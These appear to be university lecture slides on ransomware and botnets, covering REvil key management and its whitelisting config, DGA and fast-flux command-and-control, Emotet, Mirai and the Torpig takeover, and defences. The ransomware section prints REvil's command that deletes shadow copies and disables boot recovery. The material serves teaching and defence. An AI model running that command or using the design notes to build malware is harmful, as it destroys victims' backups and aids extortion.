

...but also Confidentiality

Impact	
13 techniques	
Account Access Removal	
Data Destruction	
Data Encrypted for Impact	
Data Manipulation (3)	II
Defacement (2)	II
Disk Wipe (2)	II

- ❑ The adversary is trying to **manipulate**, **interrupt**, or **destroy** your systems and data.
- ❑ Techniques that adversaries use to disrupt **availability** or compromise **integrity** by manipulating business and operational processes.
- ❑ In some cases, business processes can look fine, but may have been altered to benefit the adversaries' goals.
- ❑ These techniques might be used by adversaries to follow through on their end goal or to provide **cover for a confidentiality breach**.

Availability:

Ransomware / Sabotage

- ❑ Adversaries may **encrypt data** on target systems or on large numbers of systems in a network to **compromise availability**.
- ❑ This may be done in order to **extract monetary compensation** from a victim in exchange for decryption or a decryption key (**ransomware**) or to render data **permanently inaccessible** in cases where the key is not saved or transmitted.
- ❑ To maximize impact on the target organization, malware designed for encrypting data may have worm-like features to **propagate** across a network

Availability:

Denial of Service (DoS)

Impact

13 techniques

Endpoint Denial of Service (4)

OS Exhaustion Flood

Service Exhaustion Flood

Application Exhaustion Flood

Application or System Exploitation

Network Denial of Service (2)

Direct Network Flood

Reflection Amplification

- ❑ Adversaries may perform **Endpoint DoS** attacks to degrade or block the **availability** of **services** to users.
- ❑ This can be performed by **exhausting** the system resources those services are hosted on or exploiting the system to cause a **persistent crash** condition.
- ❑ Example services include websites, email services, DNS, and web-based applications.
- ❑ **Network DoS** can be performed by exhausting the **network bandwidth** services rely on.

Ransomware

A thick, horizontal yellow brushstroke underline that spans most of the width of the slide, positioned directly beneath the title.

Ransomware Attacks

- ❑ Human operated

- ❑ Automated

- ❑ Human operated much more **effective**

 - ❑ Cross your fingers and hope to not be targeted

- ❑ Automated much more **widespread**

 - ❑ Make sure to follow basic hygiene

C&C Requirements

☐ Automated

- ☐ Must be able to manage **many thousands** of ongoing attacks
- ☐ Malware must be a client
- ☐ See C&C in botnets

☐ Human operated

- ☐ Usually not so many ongoing attacks
- ☐ Malware may be either a client or a server

Key Ransomware Requirements

- ❑ **Different** encryption keys for **each target**

- ❑ If an encryption key was discovered by a target
 - ❑ Then all potential targets could decrypt

- ❑ ...with **easy matching** target-encryption key, even with **automated** attacks on **many** targets

- ❑ Target **whitelisting**

- ❑ An attack campaign might propagate beyond control
 - ❑ We might want to exclude certain targets from the attack (e.g., based on their geographical zone)

Key Management

Example (I)

- ❑ Attacker has public-private keypair K_{PUB-A}, K_{PRIV-A}
- ❑ Malware contains K_{PUB-A}
- ❑ Malware on target $T-X$:
 1. Generates K_{T-X}
 2. Stores $E_{K_{PUB-A}}(K_{T-X})$ in o.s. config (registry)
 3. Encrypts everything with K_{T-X}
 4. Throws K_{T-X} away
 5. Displays ransom note containing $E_{K_{PUB-A}}(K_{T-X})$:
*"Connect to URL-X and insert that value;
if you pay the ransom I will show you the decryption key"*
(many variations)

Example (Revil ransom note)

When you open our website, put the following data in the input form:
Key:

```
0rQWQruh3j/Vq3zeRR67kG++IxKbF6TFfQcagjKAj3/YAvTdKaVDk1MbZPVRvCyS

```

E_KPUB-A(K_T-X)
Represented in Base64
(textual format)

Key Management

Example (II)

- ❑ Encrypts everything with K_{T-X}
- ❑ For each file F :
 1. Generate K_F
 2. Replace **content** of F by $E_{K_F}(F), E_{K_{T-X}}(K_F)$
 3. Modify **name** of F
 4. Preserve original name somewhere
 - ❑ New extension appended to original name
 - ❑ Original filename inserted in encrypted content
 - ❑ ...
- ❑ Malware contains **decryption function** with input form for inserting K_{T-X}

Example

 Saved Pictures	File folder
 ---CrossLock_readme_To_Decrypt---.txt	TXT File
 lamborghini-aventador-sv-black-evening.jpg.crlk	CRLK File
 lamborghini-aventador-svr-black-orange.jpg.crlk	CRLK File
 lamborghini-aventador-sv-reflection.jpg.crlk	CRLK File
 lamborghini-aventador-sv-road.jpg.crlk	CRLK File
 lamborghini-aventador-sv-sunset.jpg.crlk	CRLK File
 lamborghini-murcelago-lp640.jpg.crlk	CRLK File

Files encrypted by CrossLock ransomware.

Some important details

- ❑ Encrypts everything with K_T-X
- ❑ **Not all files are encrypted**
(otherwise platform would stop working)
- ❑ Whitelisted folders and files specified in malware configuration file

- ❑ Before starting encryption, attempt to:
 - ❑ **Delete "shadow copies"** maintained by the o.s.
as backup/restore points
 - ❑ Stop services
specified in malware configuration file

Example

```
"whl": {  
  "ext": [ "msstyles", "icl", "idx", "rtp", "sys", "nomedia", "dll", "hta", "cur", "lock", "cpl", "ics",  
    "hlp", "com", "spl", "msi", "key", "mpa", "rom", "drv", "bat", "386", "adv", "diagcab", "mod",  
    "scr", "theme", "ocx", "prf", "cab", "diagcfg", "msu", "cmd", "ico", "msc", "ani", "icns",  
    "diagpkg", "deskthemepack", "wpx", "msp", "bin", "themepack", "shs", "nls", "exe", "lnk", "ps1",  
    "ldf"  
  ],  
  "fld": [ "msocache", "$windows.~ws", "system volume information", "intel", "appdata", "perflogs",  
    "programdata", "program files (x86)", "$windows.~bt", "windows", "mozilla", "$recycle.bin",  
    "boot", "program files", "windows.old", "google", "application data", "tor browser"  
  ],  
  "fls": [ "desktop.ini", "ntuser.dat", "thumbs.db", "iconcache.db", "ntuser.ini", "ntldr",  
    "bootfont.bin", "ntuser.dat.log", "bootsect.bak", "boot.ini", "autorun.inf"  
  ]  
}
```

Figure 8. REvil configuration excerpt depicting whitelisted folders, filenames, and file extensions that should not be encrypted. (Source: Secureworks)

```
cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default}  
recoveryenabled No & bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

Target whitelisting

Example

- ❑ Malware has a **configuration file** with several **key-value** pairs
- ❑ Malware programmed for:
 - ❑ Obtaining information on the platform
 - ❑ Comparing that information to selected key-value pairs
 - ❑ Not impacting depending on that comparison
- ❑ Example: REvil whitelisting based on keyboard identifier (next slide)

Example (Revil)

Keyboard locale	Identifier	Keyboard locale	Identifier
Albanian	0x0000041c	Persian (Standard)	0x00050429
Armenian Eastern	0x0000042b	Romanian (Legacy)	0x00000418
Armenian Phonetic	0x0002042b	Romanian (Programmers)	0x00020418
Armenian Typewriter	0x0003042b	Romanian (Standard)	0x00010418
Armenian Western	0x0001042b	Russian	0x00000419
Azerbaijani (Standard)	0x0001042c	Russian - Mnemonic	0x00020419
Azerbaijani Cyrillic	0x0000082c	Russian (Typewriter)	0x00010419
Azerbaijani Latin	0x0000042c	Sami Extended Finland-Sweden	0x0002083b
Belarusian	0x00000423	Sami Extended Norway	0x0001043b
Bosnian (Cyrillic)	0x0000201a	Serbian (Cyrillic)	0x00000c1a
Central Kurdish	0x00000429	Serbian (Latin)	0x0000081a
Croatian	0x0000041a	Setswana	0x00000432

Botnets

Bot / Botnet (I)

❑ Bot:

- ❑ Device with **stealthy** and **remotely-controlled** malware

❑ Botnet:

- ❑ **Very large** set of bots collectively controlled by its “botnet master” (**hundreds of thousands**)
- ❑ Dedicated C&C network

- ❑ Extremely important in practice

Bot / Botnet (II)

❑ Bot:

- ❑ Device with **stealthy** and **remotely-controlled** malware
- ❑ Usually implanted by **automated** and **not targeted** attack

- ❑ Device of **single individual**
- ❑ Device **within organization**

❑ Not necessarily a PC

- ❑ Home routers
- ❑ Webcams
- ❑ Printers
- ❑ ...

Key Phases ("Tactical objectives")

- ❑ Initial Access
 - ❑ Execution
 - ❑ Persistence
 - ❑ Command&Control
 - ❑ Exfiltration
-
- ❑ **Exfiltration** consists of techniques that adversaries may use to **steal data from your network**
 - ❑ Techniques typically include transferring it **over their command & control channel** or an alternate channel

Example: Emotet

- ☐ Initial Access

- ☐ Execution

- ☐ Persistence

- ☐ Command&Control

- ☐ Exfiltration

- ☐ Shown in other slides

Mirai: Initial Access (early epochs) (I)

Initial Access

9 techniques

Drive-by
Compromise

Exploit Public-
Facing
Application

Valid
Accounts
(2/4)

Cloud Accounts

Default Accounts

Domain Accounts

Local Accounts

- ❑ Unauthenticated command injection vulns of **IoT devices** (e.g., CVE-2020-10173, CVE-2020-10987)
- ❑ Guessing based on dictionary of 64 default or commonly used credentials for **IoT devices**

Mirai: Initial Access (early epochs) (II)

Initial Access 9 techniques

Drive-by
Compromise

Exploit Public-
Facing
Application

Valid
Accounts
(2/4)

Cloud Accounts

Default Accounts

Domain Accounts

Local Accounts

- ❑ Worm
 - ❑ Self replication
 - ❑ No user action
- ❑ Very different from Emotet
- ❑ Doubled every 76 hours
- ❑ Peak of 600K bots
- ❑ **No persistence**

Botnets: C&C

Botnets: C&C

- ☐ Initial Access
 - ☐ Execution
 - ☐ Persistence
 - ☐ Command&Control
 - ☐ Exfiltration
-
- ☐ Botnets C&C is an important topic itself
 - ☐ ...and for understanding C&C in **automated large-scale** attacks to **organizations** (e.g., ransomware)

Key problem

- ❑ Attacker **location** (and identity) must be **obfuscated**
 - ❑ "Very hard to find"
- ❑ Attacker must be able to manage **many thousands** of bots
- ❑ Bots must act as **clients**
- ❑ How can a bot find the **attacker server address** while keeping the attacker **"hard to find"**?

Why it is difficult (Attacker point of view)

- ❑ Bots and bot traffic could be **reverse engineered** by (some) defenders
- ❑ Defenders could **share** their findings (Antivirus / Application-level firewall signature)

Solution Requirements (Attacker point of view)

- ❑ Some bots could be **lost**:
 - ❑ A bot could be removed from the device
 - ❑ All bots behind an application-level firewall could become isolated

- ❑ Loss of **a lot of / all** bots is **not** tolerable

Botnets C&C: Some history

C&C:

The (very) early years

- ❑ Bot master at **one** IP address
- ❑ IP address embedded in all bots
- ❑ Defender might reverse engineer bot/traffic and **detect that address**
- ❑ ...and then blacklist that IP address
⇒ All bots of that defender would be lost
- ❑ The same would (more or less) quickly occur at most Defenders

C&C:

Generation 1 (IP fast-flux)

- ❑ Each bot contains and contacts a **predefined** N-BO **name**
- ❑ Attacker modifies frequently DNS record N-BO A **IP-X**
- ❑ As long as **one** defender detects N-BO, **full botnet is lost: every** organization can blacklist N-BO
- ❑ Legal actions against Registrar that manages N-BO can dismantle the botnet **completely**
- ❑ Attackers tend to use "questionable" Registrars

C&C:

Generation 2 (Domain flux) (I)

- ❑ Bots contain a **DomainGenerationAlgorithm** that generates a **different** name $DGA-N(day)$ every day
- ❑ Bots contact $DGA-N(day)$
- ❑ Every few days, Attacker:
 - ❑ Executes DGA for determining $DGA-N(day-i)$ of the next few days
 - ❑ Registers the corresponding domains
- ❑ **Traffic analysis** by defenders for identifying $DGA-N(day)$:
 - ❑ Must be repeated **every** day
 - ❑ Blacklisting is effective for **less than one day**

C&C:

Generation 2 (Domain flux) (II)

- ❑ **Traffic analysis** by defenders for identifying $DGA-N(day)$:
 - ❑ Must be repeated **every** day
 - ❑ Blacklisting is effective for **less than one day**
- ❑ **Bot analysis** by defenders might be able to **reverse-engineer** how $DGA()$ works!
- ❑ Then:
 - ❑ Determine the first future $DGA-N(day-x)$ that does not exist
 - ❑ Register than name and those of the (many) following days
 - ❑ **...full botnet lost**

Hmmm...

❑ Attacker:

- ❑ On day x attempts to buy $DGA-N(x+k)$ but this name is **already registered!**
- ❑ Realizes that within k days the full botnet will be lost
- ❑ Develops a **new** $DGA'()$ and **buys** the corresponding names for **many** days
- ❑ Instructs bots to download and use the new $DGA'()$ (**bot software update**)

Remarks

- ❑ Bots can be **updated** by the respective masters
- ❑ **Fully dismantling a botnet is really difficult**

Curiosity...

Torpig takeover (2011) (I)

Group of Italian researchers (working in the US):

- ❑ Reverse engineered **bot code**
 - ❑ Detected and understood DGA
 - ❑ Bought domains...**blocked the full botnet!**
- +
- ❑ Reverse engineered **botnet C&C protocol**
 - ❑ Realized it was neither encrypted nor authenticated (!)
 - ❑ Bought domains...**blocked took control of the full botnet!**
-
- ❑ Received credit card numbers, banking passwords...

Curiosity...

Torpig takeover (2011) (II)

❑ Bought domains...**blocked** **took control** of the full botnet!

❑ After 6 days, botmasters:

- ❑ **Updated** bot software

- ❑ Implemented an **additional (authenticated)** C&C

- ❑ Took back full control

DGA Improved (2011)

- ❑ Bots contain a **DomainGenerationAlgorithm** that generates **thousands** of **different** names every day
- ❑ Bots contact **all** of those names every day
 - ❑ No response OR Unauthenticated response → Skip to next name
- ❑ Attacker needs to register just one name every day
- ❑ Defenders should register **thousands** of different names **every day** (excessively expensive)

C&C "Today"

(Emotet C&C)

Emotet C&C structure (I)

- ❑ Emotet DLL uses **strong obfuscation** techniques (details omitted)
- ❑ Attacker has **many** IP-address-port number pairs
- ❑ Each bot **contains** (and contacts) **tens** of such pairs

- ❑ Dismantling the entire infrastructure is very hard
- ❑ Isolating a bot is unlikely

Emotet C&C structure (II)

- Results from ≈ 20.000 sample:
 - **328** IP addresses spread around the world
 - Nearly all of them 1 port number:
8080, 443 $\approx 90\%$ 7080, 80 $\approx 10\%$
- Each bot has **[20-63] pairs** (average 47)
- Main differences due to temporal intervals (waves)

Emotet C&C protocol security

- ❑ **A+I+S** with **public key cryptography**
- ❑ Conceptually analogous to **certificate pinning in TLS**
 - ❑ Server certificate embedded in client software
 - ❑ Client software uses only public key in that certificate
 - ❑ Only the legitimate server knows the matching private key
- ❑ Each bot contains two public keys
 - ❑ One for (server) authentication and integrity
 - ❑ One for secrecy
- ❑ A couple of changes in different "epochs"

(Some observed) Emotet plugins

- ❑ Fetched and installed as **updates**
- ❑ **Credential stealing** Legitimate tools to steal credentials from web browser and mail clients
- ❑ **Email harvesting** Exfiltrates email data
- ❑ **Spreader based on SMB**
- ❑ **Spam (for spreading malware as link/attachment)**
- ❑ Observed in the early years, not anymore:
 - ❑ DDoS
 - ❑ Banking

Botnets: Practical Considerations

Single Bots:

Prevention and Removal (I)

- ❑ "Traditional endpoints" (PC / Tablet / Smartphone / Server)
 - ❑ As any other malware
 - ❑ User behavior / Vulnerability Patching / Antivirus

- ❑ IoT
 - ❑ Initial Access usually does **not** depend on User Behavior
 - ❑ Password hygiene / Vulnerability Patching

Single Bots:

Prevention and Removal (II)

- ❑ Device owners
 - ❑ Little knowledge and skills
 - ❑ Little incentive
(devices tend to work anyway – particularly IoT)
- ❑ IoT manufacturers
 - ❑ Little or no incentive
 - ❑ Gain margins are **very tight**
 - ❑ Secure software development is **costly**
 - ❑ Patch development and software updates are **costly**

Full Botnet: Dismantling

- ❑ **Extremely difficult**
- ❑ C&C highly sophisticated and **resilient**
- ❑ Only "very high profile" Defenders can fight
 - ❑ Lot of time, lot of effort, lot of collaboration
 - ❑ Usually on side channels
(e.g., payment of domains)
- ❑ Feasible **only** against the most important threats

Organizations: Defense in practice

❑ Filtering at the boundary

- ❑ Application-level firewall
- ❑ **Very expensive licenses** for obtaining frequent updates with **network traffic signature** of known botnets

```
root <root@nutslog.units.it>  
to netadmin, sicurezzainfor. ▾  
user="[REDACTED]" srcip="[REDACTED]" service="HTTP" app="Andromeda.Botnet"  
user="[REDACTED]" srcip="[REDACTED]" service="HTTP" app="Necurs.Botnet"  
user="[REDACTED]" srcip="[REDACTED]" service="tcp/8000" app="Gozi.Botnet"
```

- ❑ When an internal bot is detected, notify administrator
